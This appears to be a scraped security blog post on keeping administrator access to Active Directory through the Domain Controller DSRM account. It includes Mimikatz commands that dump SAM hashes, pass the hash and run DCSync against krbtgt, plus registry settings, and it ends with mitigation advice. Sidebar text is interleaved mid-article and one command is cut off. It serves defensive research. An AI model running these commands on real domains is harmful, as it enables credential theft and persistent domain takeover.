

 Mimikatz DCSync Usage, Exploitation, and Detection

Sneaky Active Directory Persistence #15: Leverage AdminSDHolder & SDProp to (Re)Gain Domain Admin Rights 

SEP

25

2015

Sneaky Active Directory Persistence #13: DSRM Persistence v2

By Sean Metcalf in [ActiveDirectorySecurity](#), [Microsoft Security](#), [Security Conference Presentation/Video](#), [Technical Reference](#)

The content in this post describes a method by which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for 5 minutes.

I presented on this AD persistence method at DerbyCon (2015).
I also presented and posted on DSRM as a persistence method previously.

[Complete list of Sneaky Active Directory Persistence Tricks posts](#)

Special thanks to Benjamin Delpy since the research highlighted on this page wouldn't have been possible without his valuable input.

The Directory Restore Mode Account

Every Domain Controller has an internal “Break glass” local administrator account to DC called the Directory Services Restore Mode (DSRM) account. The DSRM password is set when a new DC is promoted and the password is rarely changed.

The DSRM account name is “Administrator” and is the Domain Controller’s local admin account.
We can confirm this with Mimikatz by dumping the local SAM credentials on a Domain Controller.

Mimikatz “token::elevate” “lsadump::sam” exit

```
mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

396      14960      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Primary
-> Impersonated !
* Process Token : 6752951      ADSECLAB\LukeSkywalker      S-1-5-21-1581655573-3923512380-696647894-2629      (15g,25p)
Primary
* Thread Token : 6753692      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Impersonation (Delegation)

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026

SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```

RECENT POSTS

[BSides Dublin – The Current State of Microsoft Identity Security: Common Security Issues and Misconfigurations – Sean Metcalf](#)

[DEFCON 2017: Transcript – Hacking the Cloud](#)

[Detecting the Elusive: Active Directory Threat Hunting](#)

[Detecting Kerberoasting Activity](#)

[Detecting Password Spraying with Security Event Auditing](#)

TRIMARC ACTIVE DIRECTORY SECURITY SERVICES

Have concerns about your Active Directory environment? Trimarc helps enterprises improve their security posture.

[Find out how...](#) [TrimarcSecurity.com](#)

POPULAR POSTS

[PowerShell Encoding & Decoding \(Base64\)](#)

[Attack Methods for Gaining Domain Admin Rights in...](#)

[Kerberos & KRBTGT: Active Directory's...](#)

[Finding Passwords in SYSVOL & Exploiting Group...](#)

[Securing Domain Controllers to Improve Active...](#)

[Securing Windows Workstations: Developing a Secure Baseline](#)

[Detecting Kerberoasting Activity](#)

Using DSRM Credentials (standard methods)

Once you know the DSRM account password (local Administrator account on the DC), there are a few tricks to how it can be used.

Logging on to a DC with the DSRM account:

1. Restart in Directory Services Restore Mode (*bcdedit /set safeboot dsrepair*)

2. Access DSRM without rebooting (Windows Server 2008 and newer)

1. Set the registry key DsrAdminLogonBehavior to 1

2. Stop the Active Directory service

3. Logon using DSRM credentials on the console.

3. Access DSRM without rebooting (Windows Server 2008 and newer)


1. Set the registry key DsrAdminLogonBehavior to 2

2. Logon using DSRM credentials on the console.

4. Remote Desktop Client when connecting to the “Console” which is “mstsc /console” prior to Windows Server 2008 and “mstsc /admin” with Windows Server 2008 and newer. Tested on Windows Server 2008 R2. Windows Server 2012R2 seems to refuse DSRM logon via RDP console.
- The DSRM Account is a local admin account, so let’s see what else is possible...
- Advanced Method for Using DSRM Credentials (Windows 2012 R2)
- What’s really interesting about this account is that since it’s a valid local administrator account, it can be used to authenticate over the network to the DC (ensure the DsrAdminLogonBehavior regkey is set to 2) . Furthermore, the attacker doesn’t need to know the actual password, all that’s required is the password hash. This means that once an attacker has the password hash for the DSRM account, it can be “passed” to the DC for valid admin access to the DC across the network using Pass-the-Hash. This was tested successfully in limited lab testing on a Windows Server 2008 R2 & 2012 R2 Domain Controllers.
- Mimikatz “*privilege::debug*” “*sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:7c08d63a2f48f045971bc2236ed3f3ac*” *exit*
- The image shows a screenshot of a Mimikatz command line interface and a Windows command prompt window. The Mimikatz command line shows the execution of 'privilege::debug' and 'sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:7c08d63a2f48f045971bc2236ed3f3ac'. The Windows command prompt window shows the execution of 'dir \\adsdc03\c\$' and the resulting directory listing, which includes files like 'PerfLogs', 'Program Files', and 'Temp'.
- Gaining access to a Domain Controller’s file system is nice, but we can do better!
- DSRM PTH to DCSync!
- Since it is possible to pass-the-hash for the DSRM account, why not leverage this access to pull password data for any domain account using Mimikatz DCSync. We can target the specific Domain Controller and by using the DC’s short name, we force NTLM
- Mimikatz DCSync Usage, Exploitation, and Detection
- Scanning for Active Directory Privileges &...
- Microsoft LAPS Security & Active Directory LAPS...
- CATEGORIES
- ActiveDirectorySecurity
- Apple Security
- Cloud Security
- Continuing Education
- Entertainment
- Exploit
- Hacking
- Hardware Security
- Hypervisor Security
- Linux/Unix Security
- Malware
- Microsoft Security
- Mitigation
- Network/System Security
- PowerShell
- RealWorld
- Security
- Security Conference Presentation/Video
- Security Recommendation
- Technical Article
- Technical Reading
- Technical Reference
- TheCloud
- Vulnerability
- TAGS
- ActiveDirectoryActiveDirectory SecurityActiveDirectorySecurityADReadingAD SecurityADSecurityAzureAzureADDCSyncDomainControllerGoldenTicketGroupPolicyHyperVInvoke-MimikatzKB3011780KDCKerberosKerberosHackingKRBTGT LAPS LSASS
- Page 2 of 6

authentication.

Mimikatz “lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03 /user:krbtgt



Conclusion

If an attacker can gain knowledge of the DSRM account password on a Domain Controller running Windows Server 2008 R2 or 2012 R2 (with the DsrAdminLogonBehavior regkey set to 2), the DSRM account can be used to authenticate across the network via pass-the-hash to the DC (forcing NTLM authentication). This enables an attacker to retain Domain Controller admin rights when all domain user and computer passwords are changed.

The DSRM account now provides a useful attack method to pull domain credentials, despite the fact it’s a “local” administrator account.

Many thanks to Benjamin Delpy (author of Mimikatz) for his help in figuring this out!

Mitigation

The only true mitigation for this issue is to ensure the DSRM account passwords are unique for every Domain Controller and are changed regularly (at least as often as other account passwords). Also, ensure the DsrAdminLogonBehavior regkey is *not* set to 2 – this registry key doesn’t exist by default. Setting this regkey to 1 forces the admin to stop the Directory Services service for DSRM logon to work.

The Registry Key *HKLM\System\CurrentControlSet\Control\Lsa\DsrAdminLogonBehavior* should not exist or be set to 1.

(Visited 16,779 times, 3 visits today)

» DCSync, DerbyCon, DSRM, DSRMPassTheHash, DSRMPersistence, DSRMPTG, lsadump, mimikatz, mstsc, Pass-the-Hash, PassTheHash, pth, sam, SneakyADPersistence, SneakyPersistence, WindowsServer2012R2

MCM MicrosoftEMET
MicrosoftWindows mimikatz
MS14068 PassTheHash
PowerShell
PowerShellCode PowerShellHacking
PowerShellv5 PowerSploit Presentation
Security SilverTicket SneakyADPersistence
SPN TGS TGT Windows7 Windows10
WindowsServer2008R2
WindowsServer2012
WindowsServer2012R2

RECENT POSTS

BSides Dublin – The Current State of Microsoft Identity Security: Common Security Issues and Misconfigurations – Sean Metcalf

DEFCON 2017: Transcript – Hacking the Cloud

Detecting the Elusive: Active Directory Threat Hunting

Detecting Kerberoasting Activity

Detecting Password Spraying with Security Event Auditing

RECENT COMMENTS

Derek on Attacking Read-Only Domain Controllers (RODCs) to Own Active Directory

Sean Metcalf on Securing Microsoft Active Directory Federation Server (ADFS)

Brad on Securing Microsoft Active Directory Federation Server (ADFS)

Joonas on Gathering AD Data with the Active Directory PowerShell Module

Sean Metcalf on Gathering AD Data with the Active Directory PowerShell Module


ARCHIVES

June 2024

May 2024

May 2020

January 2020



Sean Metcalf

I improve security for enterprises around the world working for TrimarcSecurity.com
Read the About page (top left) for information about me :)
https://adsecurity.org/?page_id=8



[August 2019](#)

[March 2019](#)

[February 2019](#)

[October 2018](#)

[August 2018](#)

[May 2018](#)

[January 2018](#)

[November 2017](#)

[August 2017](#)

[June 2017](#)

[May 2017](#)

[February 2017](#)

[January 2017](#)

[November 2016](#)

[October 2016](#)

[September 2016](#)

[August 2016](#)

[July 2016](#)

[June 2016](#)

[April 2016](#)

[March 2016](#)

[February 2016](#)

[January 2016](#)

[December 2015](#)

[November 2015](#)

[October 2015](#)

[September 2015](#)

[August 2015](#)

[July 2015](#)

[June 2015](#)

[May 2015](#)

[April 2015](#)

[March 2015](#)

[February 2015](#)

[January 2015](#)

[December 2014](#)

[November 2014](#)

[October 2014](#)

[September 2014](#)

August 2014
July 2014
June 2014
May 2014
April 2014
March 2014
February 2014
July 2013
November 2012
March 2012
February 2012

CATEGORIES
ActiveDirectorySecurity
Apple Security
Cloud Security
Continuing Education
Entertainment
Exploit
Hacking
Hardware Security
Hypervisor Security
Linux/Unix Security
Malware
Microsoft Security
Mitigation
Network/System Security
PowerShell
RealWorld
Security
Security Conference Presentation/Video
Security Recommendation
Technical Article
Technical Reading
Technical Reference
TheCloud
Vulnerability

META

[Log in](#)


[Entries feed](#)

[Comments feed](#)

[WordPress.org](#)

COPYRIGHT

Content Disclaimer: This blog and its contents are provided "AS IS" with no warranties, and they confer no rights. Script samples are provided for informational purposes only and no guarantee is provided as to functionality or suitability. The views shared on this blog reflect those of the authors and do not represent the views of any companies mentioned. Content Ownership: All content posted here is intellectual work and under the current law, the poster owns the copyright of the article. Terms of Use Copyright © 2011 - 2020.

Content Disclaimer: This blog and its contents are provided "AS IS" with no warranties, and they confer no rights. Script samples are provided for informational purposes only and no guarantee is provided as to functionality or suitability. The views shared on this blog reflect those of the authors and do not represent the views of any companies mentioned. Made with  by Graphene Themes.